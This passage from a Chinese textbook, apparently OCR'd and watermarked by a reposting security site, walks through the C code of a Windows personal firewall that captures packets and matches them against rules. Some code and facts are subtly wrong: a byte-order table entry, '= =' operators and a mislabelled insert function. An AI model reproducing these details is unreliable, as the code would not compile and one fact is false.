上述程序包括头文件包含以及告警回调函数 Alert( )的定义。Alert( )函数的第一个参数为规则 ID，是在向规则链表中添加自定义规则时由用户指定的，在下面的主函数中将说明添加规则的过程；第二个参数为匹配该条规则的数据包的信息，该数据结构定义在 pfwapi.h 中，具体定义如下所示。

```
typedef struct _PACKET_INFO
{
    ULONG    SrcAddress;       // 网络字节顺序的源 IP
    ULONG    DestAddress;      // 网络字节顺序的目的 IP
    USHORT SrcPort;            // 网络字节顺序的源端口
    USHORT DestPort;           // 网络字节顺序的目的端口
    BYTE     Protocol;         // 协议类型（用数字表示）
    union
    {
        BYTE TcpFlag;          // TCP 包头标志位
    }ExtraInfo;
}PACKET_INFO, *PPACKET_INFO;
```

由于其信息均为网络字节序，因此在显示为点分形式的 IP 地址之前需要先将其转换为主机字节序。字节序是指整数在内存中保存的顺序，不同的 CPU 有不同的字节序，最常见的有以下两种。

- Little Endian：将低序字节存储在起始地址，即地址低位存储值的低位，地址高位存储值的高位。x86 系列 CPU 都是 little-endian 的字节序，因此该字节序称为主机字节序。
- Big Endian：将高序字节存储在起始地址，即地址低位存储值的高位，地址高位存储值的低位。网络字节顺序是 TCP/IP 中规定的一种数据表示格式，它与具体的 CPU 类型、操作系统等无关，从而可以保证数据在不同主机之间传输时能够被正确解释。网络字节顺序采用 big-endian 排序方式。下面的例子可以说明二者的差异，如果将 0x1234abcd 写入以 0x0000 开始的内存中，则结果如表 7-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 7-1　　网络字节序与主机字节序

地址空间	big-endian	little-endian
0x0000	0x12	0xcd
0x0001	0x23	0xab
0x0002	0xab	0x34
0x0003	0xcd	0x12

在网络程序开发或是跨平台开发时，也应该注意保证只用一种字节序，否则两方的解释不同将产生程序错误。以下函数可用于在两种字节序之间进行转换：htons（把 unsigned short 类型从主机序转换到网络序）、htonl（把 unsigned long 类型从主机序转换到网络序）、ntohs（把 unsigned short 类型从网络序转换到主机序）、ntohl（把 unsigned long 类型从网络序转换到主机序）。而 inet_addr(const char *)则可以将形如“192.168.0.1”的字符串表示的点分 IP 地址转换为网络字节序的整数表示。

```
int main(int argc, char* argv[ ])
{
    BOOL bRet;
    FILTER_RULE Rule;          //自定义规则
    bRet = PFWInitialize( );   //初始化 fwfilter
    if(!bRet)
    {
        printf("Initialize personal firewall failed.\n");
        return -1;
    }
    PFWSetAlertCallback(Alert); //设置告警回调函数
```

上述程序为主函数的第一部分，完成了初始化工作。需要说明的是告警回调函数的设定，函数实现如下：

```
PFWAPI VOID PFWSetAlertCallback(ALERT_CALLBACK AlertCallback)
{
    g_Alert = AlertCallback; //设定完成告警行为的回调函数指针
}
```

该函数完成对全局变量告警行为的回调函数指针 g_Alert 的设定。当捕获到数据包并与规则匹配时，程序将调用 g_Alert 指向的函数完成告警动作。从上文的讲解可知，作为参数的回调函数指针是用户定义的，即用户可以根据需要设计不同的告警的动作，如弹出窗口、发出蜂鸣、计数等。

```
    // 设置规则：告警流向本机 21 端口的 TCP 协议数据流
    Rule.RuleId = 0;
    Rule.ActionFlag = FILTER_ACTION_ALERT;
    Rule.RemoteAddress.Type = FILTER_ADDRESS_TYPE_ANY;
    Rule.RemotePort.Type = FILTER_PORT_TYPE_ANY;
    Rule.LocalPort.Type = FILTER_PORT_TYPE_ANY;
    Rule.Protocol = FILTER_PROTO_TCP;
    Rule.LocalPort.Port = htons(21);
    Rule.Direction = FILTER_DIRECTION_INCOMING;
    PFWInsertTailRule(&Rule);       //将规则添加到规则链表中
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    while(1);                          //保证程序不间断的运行
    PFWUnintialize( );                 //关闭 fwfilter
    return 0;
}
```

上述程序为主函数的第二部分，主要完成了规则的设定和添加，并开始不间断的数据包过滤过程。使用 Fwfilter，最重要的部分即为设定用户规则。用户规则的数据结构 FILTER_RULE，具体定义如下：

```
typedef struct _FILTER_RULE
{
    LIST_ENTRY   List;                          // 规则链表指针，用户无需设定
    ULONG RuleId;                               // 用户规则的 ID，由用户设定
    ULONG ActionFlag;                           // 规则的动作
    FILTER_ADDRESS     RemoteAddress;           // 网络字节顺序的监控地址列表
    FILTER_PORT        LocalPort;               // 网络字节顺序的本地监控端口
    FILTER_PORT        RemotePort;              // 网络字节顺序的远程监控端口
    BYTE               Protocol;                // 监控协议
    FILTER_DIRECTION Direction;                 // 监控的数据流方向
}FILTER_RULE, *PFILTER_RULE;
```

用户通过对该结构类型的变量赋值完成规则的设定。其中，规则 ID 为用户指定的不重复的 32 位无符号整数。ActionFlag 为该规则规定的动作，即防火墙对符合规则的数据包采取的处理措施，包括 FILTER_ACTION_PERMIT（允许通过）、FILTER_ACTION_DENY（禁止通过）及 FILTER_ACTION_ALERT（告警）3 种。监控地址列表 FILTER_ADDRESS 的数据结构如下所示：

```
typedef struct _FILTER_ADDRESS
{
    FILTER_ADDRESS_TYPE Type;          // 地址类型
    union
    {
        ULONG Address;                 // 监控目标为单个地址
        ADDRESS_LIST AddressList;      // 监控目标为地址列表
      // 监控目标为一个 IP 地址段
        struct
        {
            ULONG FirstAddress;
            ULONG LastAddress;
        }AddressRange;
    };
}FILTER_ADDRESS, *PFILTER_ADDRESS;
```

上述程序中，FILTER_ADDRESS_TYPE 为监控目标的地址类型枚举，其取值有 FILTER_ADDRESS_TYPE_ANY（任意地址）、FILTER_ADDRESS_TYPE_SINGLE（单个地址）、FILTER_ADDRESS_TYPE_LIST（地址列表）、FILTER_ADDRESS_TYPE_RANGE（IP 地址段）。从例子中可以看出，当目标地址类型为 FILTER_ADDRESS_TYPE_ANY 时，无需对结构中其他的项赋值；其他 3 种则需制定地址。特别地，FILTER_ADDRESS_TYPE_LIST 采取如下赋值形式：

```
Rule.RemoteAddress.AddressList.TotalNumber = 3;
    Rule.RemoteAddress.AddressList.Addresses[0] = inet_addr("10.10.20.8");
    Rule.RemoteAddress.AddressList.Addresses[1] = inet_addr("10.10.200.8");
    Rule.RemoteAddress.AddressList.Addresses[2] = inet_addr("202.96.209.6");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

规则的源端口和目的端口均为 FILTER_PORT 结构，其定义如下：

```
typedef struct _FILTER_PORT
{
    FILTER_PORT_TYPE Type;
    union
    {
        USHORT Port;
        PORT_LIST PortList;
        struct
        {
            USHORT FirstPort;
            USHORT LastPort;
        }PortRange;
    };
}FILTER_PORT, *PFILTER_PORT;
```

由其形式可知，该结构的赋值方法与 FILTER_ADDRESS 类型相似，不再赘述。需要注意的是，上述两种类型中的变量均为网络字节形式，需要时请完成转换（转换形式参考两种地址形式的介绍）。监控协议 Protocol 的取值则有 FILTER_PROTO_TCP（TCP 协议）、FILTER_PROTO_UDP（UDP 协议）及 FILTER_PROTO_ICMP（ICMP 协议）。监控流量方向数据类型为 FILTER_DIRECTION，取值有 FILTER_DIRECTION_INCOMING（流入本机）、FILTER_DIRECTION_OUTGOING（流出本机）及 FILTER_DIRECTION_ANY（双向）。

规则设定完成后，调用 PFWInsertTailRule 函数将规则插入 fwfilter 的规则列表中。

至此，fwfilter 的使用实例 TestFw.c 介绍完毕。

3．fwfilter 实现分析

fwfilter 组件通过调用 UCAP 组件中的函数实现了数据包截取功能，并实现了规则匹配、数据包过滤等防火墙必需的功能。fwfilter 由接口模块、截包控制模块、过滤器模块及规则模块 4 个部分组成，对应的源程序文件分别为 fwfilter.c、ucapctrl.c、filter.c 和 rule.c。下面将分别讲解 4 个模块的实现。

（1）接口模块。

```
Fwfilter.c:
PFWAPI BOOL PFWInitialize( )
{
    g_Alert = NULL;
    InitializeFilterRule( );    // 初始化规则链表
    PFWSetLocalAddress( ); // 记录本地网卡的地址
    return StartUCapture( ); // 开始截取数据包
}
```

该函数的功能为完成捕获环境的初始化工作，并调用捕获函数开始截取数据包。需要说明的是，此时尚未完成用户规则的添加，仅是初始化规则链表的头节点及代码段。StartUCapture( )将在下文中作进一步说明。

```
PFWAPI BOOL PFWInsertTailRule(PFILTER_RULE pRule)
{
    return InsertTailRule(pRule); // 将用户规则 pRule 加入规则链表尾部
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
BOOL InsertHeadRule(PFILTER_RULE pRule)
{
    PFILTER_RULE pNewRule;
    pNewRule = (PFILTER_RULE)malloc(sizeof(FILTER_RULE));//为规则链表的新节点分配空间
    if(pNewRule == NULL)
        return FALSE;
    memcpy(pNewRule, pRule, sizeof(FILTER_RULE));          //将用户规则复制到新节点中
    EnterCriticalSection(&g_RuleLock);
    InsertHeadList(&g_RuleHeader, &pNewRule->List);          //将新节点插入规则链表中
    LeaveCriticalSection(&g_RuleLock);
    return TRUE;
}
```

上述两个函数将用户设定的规则加入了规则链表中。其中，EnterCriticalSection 及 LeaveCriticalSection 两个函数用于对完成链表操作的代码段加锁和去锁，以防止访问的冲突。

```
PFWAPI VOID PFWUnintialize( )
{
    StopUCapture( );        //停止捕获
    UnintializeFilterRule( );
}
VOID UnintializeFilterRule( )
{
    CleanFilterRule( );        //从规则链表中删除用户规则
    CleanTrustNetwork( ); //删除信任网络设置（本地 IP 地址）
    DeleteCriticalSection(&g_RuleLock);
```

上述两个函数用于结束 fwfilter 的运行，清除本次运行设置的变量，并释放截包驱动的资源。接口模块通过截包控制模块完成整个流程的控制，下文将详细介绍截包控制模块的实现。

（2）截包控制模块。

```
Ucapctrl.c
BOOL StartUCapture( )
{
    BOOL bRet;
    DWORD i;
    bRet = CapInitialize( );  //通知截包中间层驱动完成初始化
    if(!bRet)
        return FALSE;
        //获得网卡列表，返回网络适配卡数目
    AdapterNum = CapGetAdapterList(AdapterInfo, sizeof(AdapterInfo));
    for(i=0; i<AdapterNum; i++)
    {    //对所有网卡将截包规则设置为截取全部发送和接收报文
        CapSetRule(AdapterInfo[i].Adapter, Opcode_SND | Opcode_RCV);
    }
    //启动截包函数
    bRet = CapStartCapture(PacketProc, AdaptersChangeProc);
    if(!bRet)
    {
        CapUninitialize( );  //启动失败则释放截包驱动
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            return FALSE;
        }
        return TRUE;
}
```

该函数用于开始截包过程。其中调用的以“cap”开头的函数均为截包组件 capdll.dll 中包含的函数，需包含 cap.h 头文件方可在开发中使用。CapGetAdapterList( )负责获取网卡个数并将其填入 ADAPTER_INFO 类型的指针 AdapterInfo 中。ADAPTER_INFO 类型的定义如下：

```
typedef struct _ADAPTER_INFO
{
    HANDLE          Adapter; //网卡句柄
    NDIS_MEDIUM     MediumType;
    ULONG           Mtu;  //包最大长度，超过该长度包将被分片
    UCHAR           MacAddress[ETH_LENGTH_OF_ADDRESS]; //物理地址
    CHAR            Name[MAX_PATH];                //名称
}ADAPTER_INFO, *PADAPTER_INFO;
```

CapSetRule( )函数用户设置截包规则，第一个参数为网卡句柄，第二个参数为规则。注意，此处所说的规则并非用户设定的过滤规则，而是设定截取何种方向上的数据包，其取值有 opcode_PASSTHRU（PASSTHRU 行为）、Opcode_SND（截取所有发送报文）、Opcode_RCV（截取所有接收报文）。

注意：PassThru 是网络驱动开发工具 windows ddk 中关于网络驱动程序接口规范（NDIS）的实例。读者可参阅有关资料作进一步的了解。

CapStartCapture( )函数用于启动截包驱动。在 capdll 中将会创建一个运行在 THREAD_PRIORITY_HIGHEST 优先级（即最高优先级）的线程，并等待网络事件，当有驱动程序接收到报文、IP 协议发送报文或发现网卡启动/禁用/插入等事件时，通过用户提供的回调函数通知用户。从 StartUCapture( )中调用该函数，提供的报文处理函数和网络变化通知函数分别为 PacketProc 和 AdaptersChangeProc。换言之，截取到包后的处理流程都在 PacketProc 函数中完成。该函数的源码如下：

```
Ucapctrl.c
VOID PacketProc(HANDLE Adapter, ULONG Opcode, ULONG Length, PUCHAR Data)
{
    BOOL bRet;
    bRet = Filter(Data, Length); //对截取到的数据包进行过滤，并采用相应策略
    if(!bRet)
    {   //如果过滤处理失败，将报文放入缓冲区，向外发送或发送给本机软件
        CapQueuePacket(Adapter, Opcode, Length, Data);
    }
}
```

上面的程序中，截取到的数据包作为参数传递给过滤器函数 filter( )，该函数的功能是解析数据包并检查是否与用户过滤规则相匹配，如匹配，则采用规则中设定的策略行为处理该数据包。如果该数据包不在 filter( )函数的处理范围之内，则抛弃该包，返回 false。此时，为了不影响上层软件的正常通信，需要调用 CapQueuePacket( )函数将报文放入缓冲区，之后转发给上层软件。

与 StartUCapture( )函数功能相对的是用于结束截包过程的 StopUCapture( )函数：

```
VOID StopUCapture( )
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
{
    DWORD i;
    for(i=0; i<AdapterNum; i++)
    {
        //调用 CapUninitialize( )函数释放截包资源前需将截包规则设为 Opcode_PASSTHRU
        CapSetRule(AdapterInfo[i].Adapter, Opcode_PASSTHRU);
    }
        //停止截包，销毁创建的线程
            CapStopCapture( );
        //销毁驱动程序创建的事件和内存等
            CapUninitialize( );
}
```

至此，截包控制模块介绍完毕。截包控制模块通过过滤器模块完成数据包的过滤。

（3）过滤器模块。

过滤器模块与其他模块的接口函数 Filter( )的源码如下：

```
Filter.c:
BOOL Filter(IN PVOID PacketBuffer, IN ULONG PacketBufferSize)
{
    PETH_PKT pEthHeader = (PETH_PKT)PacketBuffer;       //从包结构中提取出 MAC 协议头
    PIP_HDR   pIpHeader = (PIP_HDR)pEthHeader->Payload; //提取 MAC 地址
     //该过滤函数仅解析 IP 包，其他类型的包将被丢弃
     //如果协议类型是 802.1p
    if (pEthHeader->Protocol == htons(ETH_PROTOCOL_8021P_TAG_TYPE))
    {
            USHORT UNALIGNED *pEthType;
            //从获取 pEthHeader 中获取网络层协议类型
            pEthType = (USHORT UNALIGNED *)((PUCHAR)&pEthHeader->Protocol + 4);

            if (*pEthType != htons(ETH_PROTOCOL_IP)) //如果不是 IP 协议
            {
                InterlockedIncrement(&g_FilterStat.NonIpStat);
                return FALSE;
            }
            pIpHeader = (PIP_HDR)(pEthHeader->Payload + 4);
            PacketBufferSize -= 4;                    //adjust header size
    }
    //其他协议类型则直接提取网络层协议判断
    else if (pEthHeader->Protocol != htons(ETH_PROTOCOL_IP))
    {
            InterlockedIncrement(&g_FilterStat.NonIpStat);
            return FALSE;
    }
    //如果包结构中除去 MAC 头之外的部分不是完整的 IP 协议头
    if(PacketBufferSize - ETH_HEADER_SIZE < sizeof(IP_HDR))
    {
            InterlockedIncrement(&g_FilterStat.IpHeaderRuntStat);
            return TRUE; //不做处理
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    // 调用 IP 包过滤处理函数
    return FilterIp(pIpHeader, PacketBufferSize - ETH_HEADER_SIZE);
}
```

可以看出，上面的程序并未完成规则匹配工作，而是将非 IP 包及不符合要求的包去除，并去除 IP 报文部分，将指针传递给 FilterIp( )函数作进一步的过滤工作。需要说明的是 InterlockedIncrement(LPLONG volatile lpAddend)函数，该函数将lpAddend参数指向的变量值加 1，并避免有其他线程同时访问该变量。而 g_FilterStat 变量则用于记录过滤器处理过的各类包的数目，其定义如下：

```
typedef struct _FILTER_STAT
{
    //非匹配范围内的数据包数目
    ULONG NonIpStat;            // 非 IP 包
    ULONG IpHeaderRuntStat;     // 包头信息不完整的 IP 包
    ULONG TcpHeaderRuntStat;    // 包头信息不完整的 TCP 包
    ULONG UdpHeaderRuntStat;    // 包头信息不完整的 UDP 包
    ULONG NonTcpUdpStat;        // 传输层协议非 TCP、UDP 协议的包
    ULONG NonFirstIpFragStat;   // 分片包中非头包
    //与规则匹配的数据包数目
    ULONG TcpMatchStat;         // 匹配的 TCP 协议包
    ULONG UdpMatchStat;         // 匹配的 UDP 协议包
}FILTER_STAT, *PFILTER_STAT;
```

之后的过滤函数中也将对 g_FilterStat 的值进行修改。

FilterIp 函数的源码如下：

```
BOOL FilterIp(PIP_HDR pIpHeader, ULONG BufferSize)
{
    PCHAR       IpPayload;
    PTCP_HDR    pTcpHeader;
    PUDP_HDR    pUdpHeader;
    USHORT      IpHeaderLength;
    USHORT      TcpHeaderLength;
    PACKET_INFO PacketInfo;
    //计算出 IP 协议头的长度
    IpHeaderLength = (pIpHeader->VerLen & IP_LEN_MASK) << 2; // 相当于乘 4
    IpPayload = (PCHAR)pIpHeader + IpHeaderLength;           // 包的数据部分
    //提取 TCP 协议头，过滤掉传输层不合要求的包
    if(pIpHeader->Protocol = = IP_PROTO_TCP)
    {
        //数据部分的长度不足 TCP 协议头的长度
        if(BufferSize - IpHeaderLength < TCP_HEAD_BYTE_LEN)
        {
            InterlockedIncrement(&g_FilterStat.TcpHeaderRuntStat);
            return TRUE;
        }
        //提取 TCP 协议头和头长度
        pTcpHeader = (PTCP_HDR)IpPayload;
        TcpHeaderLength = (pTcpHeader->Offset_x2 & TCP_LEN_MASK) >> 2;
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    //提取 UDP 协议头，过滤掉传输层不合要求的包
    else if(pIpHeader->Protocol == IP_PROTO_UDP)
    {
        if(BufferSize - IpHeaderLength < UDP_HEAD_LEN)
        {
            InterlockedIncrement(&g_FilterStat.UdpHeaderRuntStat);
            return TRUE;
        }
        //提取 UDP 协议头
        pUdpHeader = (PUDP_HDR)IpPayload;
    }
    //其他传输层协议不做处理
    else
    {
        InterlockedIncrement(&g_FilterStat.NonTcpUdpStat);
        return FALSE;
    }
    //如果不是一组分片包中的第一个包，则直接交给上层应用程序
    if(ntohs(pIpHeader->Offset) & IP_FLAG_MASK)
    {
        InterlockedIncrement(&g_FilterStat.NonFirstIpFragStat);
        return FALSE;
    }
```

上面的程序段提取出传输层协议头，并去除传输层协议不完整的数据包。对于分片包，只需处理一组中的第一个包。

```
    //对 PacketInfo 结构中与网络层相关的变量复制，以便用户的告警函数获取信息
    PacketInfo.DestAddress = pIpHeader->DestAddress;     //目的地址
    PacketInfo.SrcAddress  = pIpHeader->SrcAddress;      //源地址
    PacketInfo.Protocol    = pIpHeader->Protocol;        //协议类型
    //调用 TCP 包的过滤函数
    if(pIpHeader->Protocol = = IP_PROTO_TCP)
        return FilterTcp(pTcpHeader, &PacketInfo);
    //调用 UDP 包的过滤函数
    else if(pIpHeader->Protocol = = IP_PROTO_UDP)
        return FilterUdp(pUdpHeader, &PacketInfo);
    else //错误处理
    {
        _ASSERT(0);
        return FALSE;
    }
}
```

上面的程序将 TCP 协议头及 UDP 协议头作为参数传递给传输层的过滤函数，由传输层函数完成规则的匹配及告警，因此需要对 PacketInfo 变量中网络层的参数赋值（传输层协议头中不包含 IP 信息）。下面以 FilterTcp( )函数为例，讲解规则匹配的过程。UDP 包的过滤过程与之相似，不同的是 UDP 协议头中没有标志位信息。

```
BOOL FilterTcp(PTCP_HDR     pTcpHeader, PPACKET_INFO PacketInfo)
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    ULONG ActionFlag;   //规则的动作
    ULONG RuleId;       //规则 ID
    //对 PacketInfo 中的 TCP 头相关变量赋值
    PacketInfo->DestPort = pTcpHeader->DestPort;
    PacketInfo->SrcPort  = pTcpHeader->SrcPort;
    PacketInfo->ExtraInfo.TcpFlag = pTcpHeader->Flags;
    //完成规则匹配，返回规则动作，默认为允许通过
     ActionFlag = MatchRule(PacketInfo, &RuleId);
   //完成规则设定的动作
    if(ActionFlag & FILTER_ACTION_ALERT_MASK) //规则动作为告警
    {
        if(g_Alert != NULL)
            g_Alert(RuleId, PacketInfo);                //调用用户提供的告警函数（回调函数）
    }
    if(ActionFlag & FILTER_ACTION_PERMIT_MASK) //允许通过
        return FALSE;   // 此时 PacketProc 函数会将该数据包放入缓冲区并发送给上层应用程序
    else // 规则动作为禁止通过
        return TRUE; //该数据包将被丢弃
}
```

上面的程序中，PacketInfo 结构与传输层相关的成员变量被赋值，并调用 MatchRule 函数完成规则匹配，最后根据其返回值完成规则指定的动作。注意，丢弃或发送给上层应用程序的动作并不是在该函数中完成的，而是通过该函数返回值的控制在 PacketProc 函数中完成的，请读者参阅之前的讲解。

（4）规则匹配模块。

首先讲解规则匹配模块与其他模块的接口函数 MatchRule( )。其代码如下：

```
ULONG MatchRule(PPACKET_INFO pPacketInfo, ULONG *pRuleId)
{
    PACKET_INFO2 PacketInfo2;
    BOOL    bStatus;
    ULONG Action;

    *pRuleId = INVALID_RULE_ID;
    // 如果数据包来自信任网络，则允许通过
    if(IsTrustNetworkPacket(pPacketInfo))
    return FILTER_ACTION_PERMIT;
    //根据数据方向转换数据包信息
    bStatus = TranslatePacketInfo(pPacketInfo, &PacketInfo2);
    if(!bStatus) // 如果数据包不是给本机的
        return FILTER_ACTION_PERMIT;
    // 检查规则链中是否有与该数据包匹配的规则
    bStatus = CheckRuleList(&PacketInfo2, &Action, pRuleId);
    if(!bStatus) // 如果没有找到匹配的规则，则允许通过
        return FILTER_ACTION_PERMIT;
    return Action;
}
```

上面的程序首先完成了规则匹配之前的检查工作，对于来自信任网络的或者与本机无关

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的包直接采取允许通过动作，之后调用 CheckRuleList 函数完成规则匹配过程。其中，TranslatePacketInfo( )函数是根据判定包的源地址和目的地址确定该包是发送包还是接收包，进而对用于规则匹配的包信息结构体 PacketInfo2 赋值，其成员包括 LocalAddress 和 RemoteAddress 等。CheckRuleList 函数的代码如下：

```
BOOL CheckRuleList(PPACKET_INFO2 pPktInfo2, ULONG *pAction, ULONG *pRuleId)
{
    PLIST_ENTRY   pList;
    PFILTER_RULE pRule;
    ULONG Action;
    ULONG RuleId;
    BOOL   bMatch = FALSE;
    EnterCriticalSection(&g_RuleLock);
    ListFor(pList, &g_RuleHeader)
    {
      //从规则列表中取出一条规则
       pRule = CONTAINING_RECORD(pList, FILTER_RULE, List);
      //检查远程地址、本地端口及远程端口等是否在规则中设定的范围内
       //如果在范围内
          if(IsAddressInList(&pRule->RemoteAddress, pPktInfo2->RemoteAddress) &&
            IsPortInList(&pRule->LocalPort, pPktInfo2->LocalPort) &&
            IsPortInList(&pRule->RemotePort, pPktInfo2->RemotePort) &&
            pRule->Protocol = = pPktInfo2->Protocol)
        {
            if(pRule->Protocol = = IP_PROTO_TCP && pPktInfo2->bNewTcpConnect)
            {
                if(pRule->Direction = = FILTER_DIRECTION_ANY ||
                    pRule->Direction = = pPktInfo2->Direction)
                {
                    bMatch = TRUE;            //设置匹配标志
                    Action = pRule->ActionFlag; //设定规则动作
                    RuleId = pRule->RuleId;     //规则 ID
                    break;
                }
            }
            else
            {
                bMatch = TRUE;
                Action = pRule->ActionFlag;
                RuleId = pRule->RuleId;
                break;
            }
        }
    }
    LeaveCriticalSection(&g_RuleLock);
    if(bMatch)
    {
        *pAction = Action;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            *pRuleId = RuleId;
        }
    return bMatch;
}
```

上面的程序通过比较 pPktInfo2 结构与规则列表中的每条规则，检测截取的包是否与用户规则相符，如相符，则返回 true，并为规则 ID 指针 pRuleId 和规则动作指针 pAction 赋值，以便过滤器中的函数完成包过滤。

规则匹配模块中的其他函数较为简单，在此不再赘述。至此，fwfilter 的实现介绍完毕。图 7-1 说明了 fwfilter 的工作流程。




图 7-1 fwfilter 的工作流程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.2.3 防火墙实例运行结果

为了说明个人防火墙实例 TesFW 的运行结果，需要在一台计算机上启动 FTP 服务作为防火墙的本地主机，并以另一台计算机作为外网主机访问本地主机。

首先在本地主机 192.168.0.22 上启动 FTP 服务器并启动 testFW，如图 7-2 所示。



图 7-2 本地主机程序运行

